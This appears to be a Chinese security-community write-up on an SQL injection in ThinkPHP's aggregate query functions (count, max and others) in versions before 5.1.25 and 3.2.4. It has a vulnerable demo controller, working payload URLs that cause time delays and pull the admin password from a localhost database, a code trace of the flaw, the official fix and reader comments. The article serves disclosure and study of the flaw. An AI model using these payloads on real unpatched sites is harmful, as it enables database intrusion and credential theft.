Thinkphp-聚合查询漏洞

kingkk / 2018-10-21 09:49:19 / 浏览数 3837

前言

一个比较水的漏洞，不介意的师傅将就看看。本来是抱着试一下的心态提交的，但是官方给了确认还及时修补了，国产良心。

感觉唯一的亮点就是TP5中为数不多能够获取到数据的注入。

说是漏洞，更恰当一点应该是安全隐患吧，由于是框架洞，总要结合一些开发人员不够专业的代码才能产生漏洞。

这个聚合查询的漏洞主要影响的版本有

- Thinkphp5 < 5.1.25
- Thinkphp3 < 3.2.4

影响的函数涉及到所有的聚合查询函数

方法	说明
count	统计数量，参数是要统计的字段名（可选）
max	获取最大值，参数是要统计的字段名（必须）
min	获取最小值，参数是要统计的字段名（必须）
avg	获取平均值，参数是要统计的字段名（必须）
sum	获取总分，参数是要统计的字段名（必须）

而且，有一点就是，可以看到在TP5中涉及到SQL查询的地方，几乎都用了预编译

而且由于PDO::ATTR_EMULATE_PREPARES设置的原因，导致模拟预处理关闭，从而在预编译阶段无法从数据库中获取数据，从而报错退出。从之前爆出的几个TP5漏洞中

但是这个漏洞在预编译阶段没有使用占位符，从而不会在预编译阶段报错，从而可以顺利通过注入获取到数据。

ThinkPHP5 < 5.1.25

漏洞复现

这里创建了一个这样的user表

id	username	password
1	admin	admin
2	test	test
3	kingkk	kingkk

数据库配置请自行配置，然后打开debug和trace模式（方便查看SQL语句

demo样例

```
public function index()
{
   $count = input('get.count');
   $res = db('user')->count($count);
   var_dump($res);
}
```

当访问

```
http://localhost/tp5.1.25/public/?count=id
```

就能看到返回了数量3


```
D:\Software\phpstudy\PHPTutorial\WWW\tp5.1.25\application\index\controller\Index.php:10:int 3
```

基本 文件 流程 错误 **SQL** 调试

[DB] CONNECT:[UseTime:0.010679s] mysql:host=127.0.0.1;dbname=tp5;charset=utf8


[SQL] SHOW COLUMNS FROM `user` [RunTime:0.038503s]

[SQL] SELECT COUNT(`id`) AS tp_count FROM `user` LIMIT 1 [RunTime:0.000567s]

当输入

```
http://localhost/tp5.1.25/public/?count=id`),(select sleep(5)),(`username
```

就能看到有明显的五秒的延时





```
D:\Software\phpstudy\PHPTutorial\WWW\tp5.1.25\application\index\controller\Index.php:10:int 3
```

基本 文件 流程 错误 **SQL** 调试

```
[ DB ] CONNECT:[ UseTime:0.010895s ] mysql:host=127.0.0.1;dbname=tp5;charset=utf8
[ SQL ] SHOW COLUMNS FROM `user` [ RunTime:0.034776s ]
[ SQL ] SELECT COUNT(`id`),(select sleep(5)),(`username`) AS tp_count FROM `user` LIMIT 1 [ RunTime:5.001209s ]
```

里面改成可以任意的SQL语句，例如通过盲注获取password

```
http://localhost/tp5.1.25/public/?count=id`),(if(ascii(substr((select password from user where id=1),1,1))>130,0,sleep(3))),(`
```




```
D:\Software\phpstudy\PHPTutorial\WWW\tp5.1.25\application\index\controller\Index.php:10:int 3
```

基本 文件 流程 错误 **SQL** 调试

```
[ DB ] CONNECT:[ UseTime:0.010957s ] mysql:host=127.0.0.1;dbname=tp5;charset=utf8
[ SQL ] SHOW COLUMNS FROM `user` [ RunTime:0.022253s ]
[ SQL ] SELECT COUNT(`id`),(if(ascii(substr((select password from user where id=1),1,1))>130,0,sleep(3))),(`username`) AS tp_count FROM `user` LIMIT 1 [ RunTime:3.000402s ]
```

漏洞分析

跟进到count函数中thinkphp/library/think/db/Query.php:643

```
public function count($field = '*')  $field: "id`),(select sleep(5)),(`username"
{
    if (!empty($this->options['group'])) {  options: [0]
        // 支持GROUP
        $options = $this->getOptions();
        $subSql  = $this->options($options)
            ->field( field: 'count(' . $field . ') AS think_count')
            ->bind($this->bind)  bind: [0]
            ->buildSql();

        $query = $this->newQuery()->table([$subSql => '_group_count_']);

        if (!empty($options['fetch_sql'])) {
            $query->fetchSql( fetch: true);
        }

        $count = $query->aggregate( aggregate: 'COUNT',  field: '*');
    } else {
        $count = $this->aggregate( aggregate: 'COUNT', $field);  $field: "id`),(select sleep(5)),(`username"
    }

    return is_string($count) ? $count : (int) $count;
}
```

跟进$count = $this->aggregate('COUNT', $field); thinkphp/library/think/db/Query.php:619

```
public function aggregate($aggregate, $field, $force = false)  $aggregate: "COUNT"  $field: "id`),(select sleep(5)),(`username"  $force: false
{
    $this->parseOptions();

    $result = $this->connection->aggregate($this, $aggregate, $field);  $aggregate: "COUNT"  $field: "id`),(select sleep(5)),(`username"  connection: think\db\connector\Mysql
    if (!empty($this->options['fetch_sql'])) {
```

这里又调用了$this->connection->aggregate

注意此时的$field字段还是一开始传入的字符，没有任何变化

然后跟进到thinkphp/library/think/db/Connection.php:1316中

```
1316    public function aggregate(Query $query, $aggregate, $field)  $query: {event => [0], extend => [1], rea
1317    {
1318        $field = $aggregate . '(' . $this->builder->parseKey($query, $field, true) . ') AS tp_' . strtolow
1319
1320        return $this->value($query, $field,  default: 0);  $field: "COUNT(`id`),(select sleep(5)),(`username`
1321    }
1322
1323    /**
1324     * 得到某个列的数组
```

\think\db › Connection › aggregate()

变量

$aggregate = "COUNT"

$field = "COUNT(`id`),(select sleep(5)),(`username`) AS tp_count"

$query = {think\db\Query} [12]

可以看到这里的经过第一句之后$field被组合成了count语句，跟到parseKey的函数定义中就能看到具体处理过程


```
public function parseKey(Query $query, $key, $strict = false)
{
    ...
    $key = trim($key);

    if (strpos($key, '->') && false === strpos($key, '(')) {
        ...
    } elseif (strpos($key, '.') && !preg_match('/[,\'\"\(\)`\s]/', $key)) {
        ...
    }

    if ('*' != $key && ($strict || !preg_match('/[,\'\"\*\(\)`.\s]/', $key))) {
        $key = '`' . $key . '`';
    }
    ...

    return $key;
}
```

省略了很多无关的处理函数，可以看到就是简单的通过反引号的字符串相连

```
$key = '`' . $key . '`';
```

继续回来到aggregare中，跟进$this->value，这就是真正执行这条SQL语句的地方


thinkphp/library/think/db/Connection.php:1252



可以看到通过 $this->builder->select($query);将之前传入的参数直接拼接到了sql语句中

最后形成$sql为


```
SELECT COUNT(`id`),(select sleep(5)),(`username`) AS tp_count FROM `user` LIMIT 1
```



在$query->getBind()的时候是没有需要绑定的参数的，也就避免了后面预编译阶段的报错

最后$pdo = $this->query($sql, $bind, $options['master'], true);执行了SQL语句，产生注入

全局搜索->aggregate的调用，发现所有的聚合函数都是调用了这个模块，同理也就产生了SQL注入



ThinkPHP3 < 3.2.4

漏洞复现


数据库配置和TP5中一致，也要打开debug和trace信息

demo样例


```
public function index()
{
   $count = I('get.count');
   $m = M('user')->count($count);
   dump($m);
}
```

这里的payload和TP5中的有一点点的不一样，不过也差不多

```
http://localhost/tp3.2.4/?count=id),(select password from user where id=1),(username
```




```
D:\Software\phpstudy\PHPTutorial\WWW\tp3.2.4\ThinkPHP\Common\functions.php:928:
array (size=1)
  3 =>
    array (size=3)
      'count(id)' => string '3' (length=1)
      '(select password from user where id=1)' => string 'admin' (length=5)
      'tp_count' => string 'admin' (length=5)
```



可以看到直接注入出了数据

漏洞分析

没啥好分析的了，和TP5类似，就是少了一个反引号的差别

漏洞修复

官方很机智的在parseKey中加入了正则校验，不符合这个校验就会抛出异常

```
@@ -140,6 +141,10 @@ public function parseKey(Query $query, $key, $strict = false)
             }
         }
+        if ($strict && !preg_match('/^[\w\.\*]+$/', $key)) {
+            throw new Exception('not support data:' . $key);
+        }
+
         return $key;
     }
```


上一篇：WebAssembly黑暗的一面（上） 下一篇：WebAssembly黑暗的一面（下）

1. 7 条回复

小菜鸟得的 2018-10-25 12:09:58

这个demo是放在那个index文件里么

0 回复Ta


kingkk 2018-10-25 12:49:01

@小菜鸟得的 就是这样

0 回复Ta

小菜鸟得的 2018-10-25 13:57:20

是这么改的，我用5.0测试的，然而一直出错，大佬能指点下不。




0 回复Ta

kingkk 2018-10-25 14:02:35

@小菜鸟得的 用5.1.25，5.0和5.1是两个分支

0 回复Ta

爱吃菠菜的悠悠 2018-11-02 17:29:59



kingkk师傅，请问图上的是什么软件？还能跟踪变量

0 回复Ta

 leveryd 2018-11-03 09:53:05

@爱吃菠菜的悠悠

phpstorm吧

0 回复Ta

 hi3457****@aliyu 2019-06-26 11:01:03

c ■■■|	

1. 1.

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板